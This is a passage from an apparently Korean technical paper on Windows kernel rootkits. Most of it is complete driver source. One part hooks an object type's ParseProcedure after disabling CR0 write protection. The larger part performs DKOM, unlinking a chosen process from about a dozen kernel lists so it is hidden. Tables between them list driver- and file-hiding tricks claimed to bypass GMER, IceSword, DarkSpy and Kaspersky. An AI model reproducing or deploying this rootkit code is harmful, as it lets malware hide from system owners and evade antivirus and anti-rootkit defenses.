>TypeInfo.ParseProcedure;//获取服务函数原始地址 OBJECT_TYPE+9C 位置为打开
KdPrint(("OldParseProcedure addrs is %08X\n",OldParseProcedure));
KdPrint(("addrs is %08X\n",addrs));
//这里最好检查一下 OldParseProcedure ， 我真的是太懒了。
__asm
  {
    cli;
    mov eax, cr0;
    and eax, not 10000h;
    mov cr0, eax;
  }
pType->TypeInfo.ParseProcedure = NewParseProcedure;//hook
  __asm
```

```
  {
    mov eax, cr0;
    or eax, 10000h;
    mov cr0, eax;
    sti;
  }
 Status = ZwClose(hFile);
  return Status;
}

NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject,PUNICODE_STRING
RegistryPath)
{
  NTSTATUS Status = STATUS_SUCCESS;
  Status=Hook();
  return Status;
}
```

3.2 드라이버 숨기기

다음은 rootkit.com에서 제시하는 드라이버 은닉 기법들이다. 기존의 알려진 기법들과는 달리 백신, 안티루트킷들을 우회할 수가 있다.

드라이버 은닉 기법	
PsLoadedModulesList에서 모듈을 제거한다.	오래된 루트킷 탐지 도구 우회
ObjectDirectory에서 오브젝트를 제거한다.	"GMER", "IceSword" 등 우회
DriverObjects에서 모듈을 제거한다.	
DeviceObjects에서 모듈을 제거한다.	
memzero for POBJECT_HEADER	"DarkSpy" 우회
가짜 스레드의 시작주소	안티루트킷이 "unknown thread"라는 보이지 않게끔 한다.
일반적이지 않은 wait function을 사용한다.	bypass "Stealth Walker" detection method of our Rootkit Unhooker Antirootkit.

[표 3-1]

파일 은닉 기법	
NTFS ADS를 이용한다.	자동으로 "DarkSpy"와 "IceSword"를 우회한다.
ADS는 C:에 자동으로 어태치된다.	자동으로 "GMER", "RootkitRevealer"을 우회.
드라이버는 파일 시스템 필터에 set up itself 된다. 필터는 IRP_MJ_READ, IRP_MJ_QUERY_INFORMATION 등이다.	RAW 읽기 방식을 사용하는 다른 모든 안티루트킷들을 우회한다. ("BlackLight", "Rootkit Unhooker" 등)

안티루트킷 디바이스를 찾아보고, 루트킷이 IoDeleteDevice를 사용한다. 따라서 안티루트킷은 더


이상 커널파트와 통신할 수 없게 된다.
언리얼.A의 유일한 단점은 C:가 NTFS포멧이여야 한다는 점, 레지스트리 키를 은닉할 수는 없다는 점

.

ObjectType HOOK은 Iceword, NIAP, gmer우회 가능
http://www.xfocus.net/articles/200802/966.html

Object Hook

http://forum.eviloctal.com/thread-33688-1-1.html



카스퍼스키도 우회함

4 참고

Native API, https://en.wikipedia.org/wiki/Native_API
http://pds3.egloos.com/pds/200611/13/51/ssdt%20hooking_v0.1.pdf
"루트킷을 이용한 악성코드", 안철수연구소 주임연구원 고흥환
University of Nebraska-Lincoin Computer Science & Engineering CSC 351

http://blog.csdn.net/ssmale/article/details/9788535

"기술 문서: SSDT Hooking 탐지 기법", 행정3 김범연, 경찰대학 사이버범죄 연구회

5 코드 전문

```
#include <ntifs.h>
#include <ntddk.h>

UNICODE_STRING
DeviceName=RTL_CONSTANT_STRING(L"\\Device\\DKOM_Driver"),SymbolicLink=RTL_CON
STANT_STRING(L"\\DosDevices\\DKOM_Driver");
PDEVICE_OBJECT pDeviceObject;


void Unload(PDRIVER_OBJECT pDriverObject)
{
    IoDeleteSymbolicLink(&SymbolicLink);
    IoDeleteDevice(pDriverObject->DeviceObject);
}

NTSTATUS DriverDispatch(PDEVICE_OBJECT DeviceObject,PIRP irp)
{
    PIO_STACK_LOCATION io;
    PVOID buffer;
    PEPROCESS Process;


    PULONG ptr;
    PLIST_ENTRY PrevListEntry,CurrListEntry,NextListEntry;

        //내가 정의한 구조체
        PKPROCESS CurrKProcess;
        PVOID ObjectTable;
        PVOID QuotaBlock;
        PVOID Job;

    NTSTATUS status;
    ULONG i;
        ULONG offset_ActiveProcessLinks, offset_SessionProcessLinks,
offset_JobLinks, offset_ThreadListHead, offset_PhysicalVadList,
offset_Pcb_WaitListHead, offset_WorkingSetLock_WaitListHead,
offset_AddressCreationLock_WaitListHead, offset_ReadyListHead,
offset_ProfileListHead, offset_Vm_WorkingSetExpansionLinks,
offset_ObjectTable, offset_HandleTable_HandleTableList, offset_QuotaBlock,
offset_QuotaBlock_QuotaList, offset_Job, offset_Job_WaitListHead,
offset_Job_JobLinks, offset_Job_ProcessListHead, offset_JobSetLinks;

        ULONG offset_HandleTable;


    io=IoGetCurrentIrpStackLocation(irp);
    irp->IoStatus.Information=0;
```

```
        ////////////링크 오프셋 값 초기화////////////

    offset_ActiveProcessLinks=0;
    offset_SessionProcessLinks=0;
        offset_JobLinks=0;
        offset_ThreadListHead=0;
        offset_PhysicalVadList=0;
        offset_Pcb_WaitListHead=0;
        offset_WorkingSetLock_WaitListHead=0;
        offset_AddressCreationLock_WaitListHead=0;
        offset_ReadyListHead=0;
        offset_ProfileListHead=0;
        offset_Vm_WorkingSetExpansionLinks=0;
        offset_ObjectTable=0;
        offset_HandleTable_HandleTableList=0;
        offset_QuotaBlock=0;
        offset_QuotaBlock_QuotaList=0;
        offset_Job=0;
        offset_Job_WaitListHead=0;
        offset_Job_JobLinks=0;
        offset_Job_ProcessListHead=0;
        offset_JobSetLinks=0;

    switch(io->MajorFunction)
    {
        case IRP_MJ_CREATE: //IRP 생성시
            status=STATUS_SUCCESS;
            break;
        case IRP_MJ_CLOSE: //IRP 닫을 시
            status=STATUS_SUCCESS;
            break;
        case IRP_MJ_READ: //IRP 읽을 시
            status=STATUS_SUCCESS;
        case IRP_MJ_WRITE: //IRP 쓸 시
                        //버퍼를 위해서 다음을 리턴한다 : 페이지되지 않은
시스템스페이스의 가상주소
            buffer=MmGetSystemAddressForMdlSafe(irp-
>MdlAddress,NormalPagePriority);
            if(!buffer)
            {
                status=STATUS_INSUFFICIENT_RESOURCES;
                break;
            }
            DbgPrint("Process ID: %d",*(PHANDLE)buffer);

        if(!NT_SUCCESS(status=PsLookupProcessByProcessId(*(PHANDLE)buffer,&Pr
ocess)))//PID,*PROCESS
            {
                DbgPrint("Error: Unable to open process object (%#x)",status);
                break;
            }
            DbgPrint("EPROCESS address: %#x",Process);
            ptr=(PULONG)Process;
```

```
                        // PID 에 해당하는 EPROCESS 구조체를 스캔한다.
            for(i=0;i<512;i++)
            {
                if(ptr[i]==*(PULONG)buffer) // buffer 에 해당하는 구조체를 찾음
                {
                                        //ActiveProcessLinks 가 존재하는
오프셋
                    offset_ActiveProcessLinks=(ULONG)&ptr[i+1]-(ULONG)Process;
                    DbgPrint("ActiveProcessLinks
offset: %#x",offset_ActiveProcessLinks);

                                        //SessionProcessLinks 가 존재하는
오프셋
                                        offset_SessionProcessLinks = 0xb4;

                                        //JobLinks 가 존재하는 오프셋
                                        offset_JobLinks = 0x184;

                                        //ThreadListHead 가 존재하는 오프셋
                                        offset_ThreadListHead=0x50;

                                        //PhysicalVadList 가 존재하는 오프셋
                                        offset_PhysicalVadList=0x160;

                                        //Pcb 의 WaitListHead 가 존재하는
오프셋
                                        offset_Pcb_WaitListHead=0x8;

                                        //WorkingSetLock 의 WaitListHead 가
존재하는 오프셋

        offset_WorkingSetLock_WaitListHead=0xcc+0xc+0x8;

                                        //AddressCreationLock 의
WaitListHead 가 존재하는 오프셋

        offset_AddressCreationLock_WaitListHead=0xf0+0xc+0x8;

                                        //ReadyListHead 가 존재하는 오프셋
                                        offset_ReadyListHead=0x40;

                                        //ProfileListHead 가 존재하는 오프셋
                                        offset_ProfileListHead=0x10;

                                        //WorkingSetExpansionLinks 가 존재하는
오프셋

        offset_Vm_WorkingSetExpansionLinks=0x1f8+0x24;

                                        //ObjectTable 가 존재하는 오프셋
                                        offset_ObjectTable=0xc4;
                                        //HandleTable 에서 HandleTableList 가
존재하는 오프셋
```

```
        offset_HandleTable_HandleTableList=0x1c;

                                        //QuotaBlock 가 존재하는 오프셋
                                        offset_QuotaBlock=0x140;
                                        //QuotaBlock 에서 QuotaList 가
존재하는 오프셋
                                        offset_QuotaBlock_QuotaList=0x30;

                                        //Job 가 존재하는 오프셋
                                        offset_Job=0x134;
                                        //Job 에서 WaitListHead 가 존재하는
오프셋
                                        offset_Job_WaitListHead=0x8;
                                        offset_Job_JobLinks=0x10;
                                        offset_Job_ProcessListHead=0x18;
                                        offset_JobSetLinks=0x16c;

                    break;

                }
            }
            if(!offset_ActiveProcessLinks)
            {
                status=STATUS_UNSUCCESSFUL;
                break;
            }


                        //////////ActiveProcessLinks DKOM//////////

CurrListEntry=(PLIST_ENTRY)((PCHAR)Process+offset_ActiveProcessLinks); //
ActiveProcessLinks 주소를 얻는다.
            PrevListEntry=CurrListEntry->Blink;//이전 링크
            NextListEntry=CurrListEntry->Flink;//다음 링크
             // Unlink the target process from other processes
            PrevListEntry->Flink=CurrListEntry->Flink;//이전 링크
            NextListEntry->Blink=CurrListEntry->Blink;//다음 링크
            // Point Flink and Blink to self
            CurrListEntry->Flink=CurrListEntry;
            CurrListEntry->Blink=CurrListEntry;
                        DbgPrint("ActiveProcessLinks\n");


                        //////////SessionProcessLinks DKOM//////////

        CurrListEntry=(PLIST_ENTRY)((PUCHAR)Process+offset_SessionProcessLink
s); // SessionProcessLinks 주소를 얻는다.
            PrevListEntry=CurrListEntry->Blink; //이전 링크
            NextListEntry=CurrListEntry->Flink; //다음 링크
             // Unlink the target process from other processes
            PrevListEntry->Flink=CurrListEntry->Flink;
            NextListEntry->Blink=CurrListEntry->Blink;
             // Point Flink and Blink to self
            CurrListEntry->Flink=CurrListEntry;
            CurrListEntry->Blink=CurrListEntry;
```

```
                        DbgPrint("SessionProcessLinks\n");

                        /* 이거 끊으면 블루스크린!!!!!
                        ///////////////JobLinks DKOM///////////////

        CurrListEntry=(PLIST_ENTRY)((PUCHAR)Process+offset_JobLinks); //
JobLinks 주소를 얻는다.
            PrevListEntry=CurrListEntry->Blink; //이전 링크
            NextListEntry=CurrListEntry->Flink; //다음 링크
             // Unlink the target process from other processes
            PrevListEntry->Flink=CurrListEntry->Flink;
            NextListEntry->Blink=CurrListEntry->Blink;
             // Point Flink and Blink to self
            CurrListEntry->Flink=CurrListEntry;
            CurrListEntry->Blink=CurrListEntry;
                        DbgPrint("JobLinks");
                        */

                        ///////////////ThreadListHead DKOM////////

        CurrListEntry=(PLIST_ENTRY)((PUCHAR)Process+offset_ThreadListHead);
// ThreadListHead 주소를 얻는다.
            PrevListEntry=CurrListEntry->Blink; //이전 링크
            NextListEntry=CurrListEntry->Flink; //다음 링크
             // Unlink the target process from other processes
            PrevListEntry->Flink=CurrListEntry->Flink;
            NextListEntry->Blink=CurrListEntry->Blink;
             // Point Flink and Blink to self
            CurrListEntry->Flink=CurrListEntry;
            CurrListEntry->Blink=CurrListEntry;
                        DbgPrint("ThreadListHead\n");

                        ///////////////PhysicalVadList DKOM////////

        CurrListEntry=(PLIST_ENTRY)((PUCHAR)Process+offset_PhysicalVadList);
// PhysicalVadList 주소를 얻는다.
            PrevListEntry=CurrListEntry->Blink; //이전 링크
            NextListEntry=CurrListEntry->Flink; //다음 링크
             // Unlink the target process from other processes
            PrevListEntry->Flink=CurrListEntry->Flink;
            NextListEntry->Blink=CurrListEntry->Blink;
             // Point Flink and Blink to self
            CurrListEntry->Flink=CurrListEntry;
            CurrListEntry->Blink=CurrListEntry;
                        DbgPrint("SessionProcessLinks\n");

                        ///////////////ReadyListHead DKOM////////

        //CurrKProcess=(PKPROCESS)((PUCHAR)Process+offset_ReadyListHead);
//ReadyListHead 주소를 얻는다.
                        //CurrListEntry=CurrKProcess->ReadyListHead; //

        CurrListEntry=(PLIST_ENTRY)((PUCHAR)Process+offset_ReadyListHead);
                        PrevListEntry=CurrListEntry->Blink; //이전 링크
            NextListEntry=CurrListEntry->Flink; //다음 링크
                        //Unlink the target process from other processes
```

```
                        PrevListEntry->Flink=CurrListEntry->Flink;
                        NextListEntry->Blink=CurrListEntry->Blink;
                        //Point Flink and Blink to self
                        CurrListEntry->Flink=CurrListEntry;
                        CurrListEntry->Blink=CurrListEntry;
                        DbgPrint("ReadyListHead\n");

                        //////// /Pcb WaitListHead DKOM//////////////

        //CurrKProcess=(PKPROCESS)((PUCHAR)Process+offset_Pcb_WaitListHead);
// WaitListHead 주소를 얻는다.
                        //CurrListEntry=CurrKProcess->Header->WaitListHead;

CurrListEntry=(PLIST_ENTRY)((PUCHAR)Process+offset_Pcb_WaitListHead);
                        PrevListEntry=CurrListEntry->Blink; //이전 링크
            NextListEntry=CurrListEntry->Flink; //다음 링크
             // Unlink the target process from other processes
            PrevListEntry->Flink=CurrListEntry->Flink;
            NextListEntry->Blink=CurrListEntry->Blink;
             // Point Flink and Blink to self
            CurrListEntry->Flink=CurrListEntry;
            CurrListEntry->Blink=CurrListEntry;
                        DbgPrint("Pcb WaitListHead\n");

                        ////WorkingSetLock WaitListHead DKOM////////

CurrListEntry=(PLIST_ENTRY)((PUCHAR)Process+offset_WorkingSetLock_WaitListHea
d);
                        PrevListEntry=CurrListEntry->Blink; //이전 링크
            NextListEntry=CurrListEntry->Flink; //다음 링크
             // Unlink the target process from other processes
            PrevListEntry->Flink=CurrListEntry->Flink;
            NextListEntry->Blink=CurrListEntry->Blink;
             // Point Flink and Blink to self
            CurrListEntry->Flink=CurrListEntry;
            CurrListEntry->Blink=CurrListEntry;
                        DbgPrint("WorkingSetLock WaitListHead\n");

                        //AddressCreationLock WaitListHead DKOM////

CurrListEntry=(PLIST_ENTRY)((PUCHAR)Process+offset_AddressCreationLock_WaitLi
stHead);
                        PrevListEntry=CurrListEntry->Blink; //이전 링크
            NextListEntry=CurrListEntry->Flink; //다음 링크
             // Unlink the target process from other processes
            PrevListEntry->Flink=CurrListEntry->Flink;
            NextListEntry->Blink=CurrListEntry->Blink;
             // Point Flink and Blink to self
            CurrListEntry->Flink=CurrListEntry;
            CurrListEntry->Blink=CurrListEntry;
                        DbgPrint("SessionProcessLinks WaitListHead\n");

                        ///////////////ProfileListHead DKOM/////////

        CurrListEntry=(PLIST_ENTRY)((PUCHAR)Process+offset_ProfileListHead);
// ProfileListHead 주소를 얻는다.
            PrevListEntry=CurrListEntry->Blink; //이전 링크
```

```
            NextListEntry=CurrListEntry->Flink; //다음 링크
             // Unlink the target process from other processes
            PrevListEntry->Flink=CurrListEntry->Flink;
            NextListEntry->Blink=CurrListEntry->Blink;
             // Point Flink and Blink to self
            CurrListEntry->Flink=CurrListEntry;
            CurrListEntry->Blink=CurrListEntry;
                        DbgPrint("ProfileListHead\n");

                        //////WorkingSetExpansionLinks DKOM/////////

        CurrListEntry=(PLIST_ENTRY)((PUCHAR)Process+offset_Vm_WorkingSetExpan
sionLinks); // WorkingSetExpansionLinks
            PrevListEntry=CurrListEntry->Blink; //이전 링크
            NextListEntry=CurrListEntry->Flink; //다음 링크
             // Unlink the target process from other processes
            PrevListEntry->Flink=CurrListEntry->Flink;
            NextListEntry->Blink=CurrListEntry->Blink;
             // Point Flink and Blink to self
            CurrListEntry->Flink=CurrListEntry;
            CurrListEntry->Blink=CurrListEntry;
                        DbgPrint("WorkingSetExpansionLinks\n");

                        // gmer 우회 가능!!!!!!!!
                        ////////////ObjectTable DKOM/////////////

        ObjectTable=(PVOID)*(PULONG)((ULONG)Process+offset_ObjectTable);

        CurrListEntry=(PLIST_ENTRY)((ULONG)ObjectTable+offset_HandleTable_Han
dleTableList);
                        PrevListEntry=CurrListEntry->Blink; //이전 링크
            NextListEntry=CurrListEntry->Flink; //다음 링크
                         // Unlink the target process from other processes
            PrevListEntry->Flink=CurrListEntry->Flink;
            NextListEntry->Blink=CurrListEntry->Blink;
             // Point Flink and Blink to self
            CurrListEntry->Flink=CurrListEntry;
            CurrListEntry->Blink=CurrListEntry;
                        DbgPrint("ObjectTable\n");

                        ////////////QuotaBlock DKOM/////////////

        QuotaBlock=(PVOID)*(PULONG)((ULONG)Process+offset_QuotaBlock);

        CurrListEntry=(PLIST_ENTRY)((ULONG)QuotaBlock+offset_QuotaBlock_Quota
List);
                        PrevListEntry=CurrListEntry->Blink; //이전 링크
            NextListEntry=CurrListEntry->Flink; //다음 링크
                         // Unlink the target process from other processes
            PrevListEntry->Flink=CurrListEntry->Flink;
            NextListEntry->Blink=CurrListEntry->Blink;
             // Point Flink and Blink to self
            CurrListEntry->Flink=CurrListEntry;
            CurrListEntry->Blink=CurrListEntry;
                        DbgPrint("QuotaBlock\n");

                        /*
```

```
                    이거 끊으면 블루스크린!!!!!!!!!!!!!!!
                    //////////////////Job DKOM 1///////////////
                    Job=(PVOID)*(PULONG)((ULONG)Process+offset_Job);

    CurrListEntry=(PLIST_ENTRY)((ULONG)Job+offset_Job_WaitListHead);
                    PrevListEntry=CurrListEntry->Blink; //이전 링크
        NextListEntry=CurrListEntry->Flink; //다음 링크
                     // Unlink the target process from other processes
        PrevListEntry->Flink=CurrListEntry->Flink;
        NextListEntry->Blink=CurrListEntry->Blink;
         // Point Flink and Blink to self
        CurrListEntry->Flink=CurrListEntry;
        CurrListEntry->Blink=CurrListEntry;
                    DbgPrint("Job\n");
                    */

                    /*
                    이거 끊으면 블루스크린!!!!!!!!!!!!!!!
                    //////////////////Job DKOM 2///////////////
                    Job=(PVOID)*(PULONG)((ULONG)Process+offset_Job);

    CurrListEntry=(PLIST_ENTRY)((ULONG)Job+offset_Job_JobLinks);
                    PrevListEntry=CurrListEntry->Blink; //이전 링크
        NextListEntry=CurrListEntry->Flink; //다음 링크
                     // Unlink the target process from other processes
        PrevListEntry->Flink=CurrListEntry->Flink;
        NextListEntry->Blink=CurrListEntry->Blink;
         // Point Flink and Blink to self
        CurrListEntry->Flink=CurrListEntry;
        CurrListEntry->Blink=CurrListEntry;
                    DbgPrint("Job\n");
                    */

                    /*
                    이거 끊으면 블루스크린!!!!!!!!!!!!!!!
                    //////////////////Job DKOM 3///////////////
                    Job=(PVOID)*(PULONG)((ULONG)Process+offset_Job);

    CurrListEntry=(PLIST_ENTRY)((ULONG)Job+offset_Job_ProcessListHead);
                    PrevListEntry=CurrListEntry->Blink; //이전 링크
        NextListEntry=CurrListEntry->Flink; //다음 링크
                     // Unlink the target process from other processes
        PrevListEntry->Flink=CurrListEntry->Flink;
        NextListEntry->Blink=CurrListEntry->Blink;
         // Point Flink and Blink to self
        CurrListEntry->Flink=CurrListEntry;
        CurrListEntry->Blink=CurrListEntry;
                    DbgPrint("Job\n");
                    */

                    /*
                    이거 끊으면 블루스크린!!!!!!!!!!!!!!!
                    //////////////////Job DKOM 4///////////////
                    Job=(PVOID)*(PULONG)((ULONG)Process+offset_Job);

    CurrListEntry=(PLIST_ENTRY)((ULONG)Job+offset_Job_JobLinks);
```

```
                        PrevListEntry=CurrListEntry->Blink; //이전 링크
            NextListEntry=CurrListEntry->Flink; //다음 링크
                         // Unlink the target process from other processes
            PrevListEntry->Flink=CurrListEntry->Flink;
            NextListEntry->Blink=CurrListEntry->Blink;
             // Point Flink and Blink to self
            CurrListEntry->Flink=CurrListEntry;
            CurrListEntry->Blink=CurrListEntry;
                        DbgPrint("Job\n");
                        */

            ObDereferenceObject(Process); // Process 오브젝트를 다 사용한 후에는
참조회수를 감소시켜주어야 한다.
            status=STATUS_SUCCESS;
            irp->IoStatus.Information=sizeof(HANDLE);
            break;
        default:
            status=STATUS_INVALID_DEVICE_REQUEST;
            break;
    }

    irp->IoStatus.Status=status; //이미 설정해주느 status 를 적용.
    IoCompleteRequest(irp,IO_NO_INCREMENT); //Caller 가 주어진 I/O 요청에 대한
작업을 끝냈으니, I/O 매니저에게 IRP 를 돌려준다
    return status;
}

NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObject,PUNICODE_STRING
pRegistryPath)
{
    ULONG i;
    //드라이버에 대한 디바이스 오브젝트 생성. 유저 프로그램에서 파일접근 방식으로
드라이버에 접근가능케 함.
        IoCreateDevice(pDriverObject,0,&DeviceName,FILE_DEVICE_UNKNOWN,FILE_D
EVICE_SECURE_OPEN,FALSE,&pDeviceObject);
    IoCreateSymbolicLink(&SymbolicLink,&DeviceName);

        DbgPrint("I Loaded!");

    pDriverObject->DriverUnload=Unload;
    for(i=0;i<IRP_MJ_MAXIMUM_FUNCTION;i++)
    {
        pDriverObject->MajorFunction[i]=DriverDispatch;
    }

    pDeviceObject->Flags&=~DO_DEVICE_INITIALIZING;
    pDeviceObject->Flags|=DO_DIRECT_IO;

    return STATUS_SUCCESS;
}
```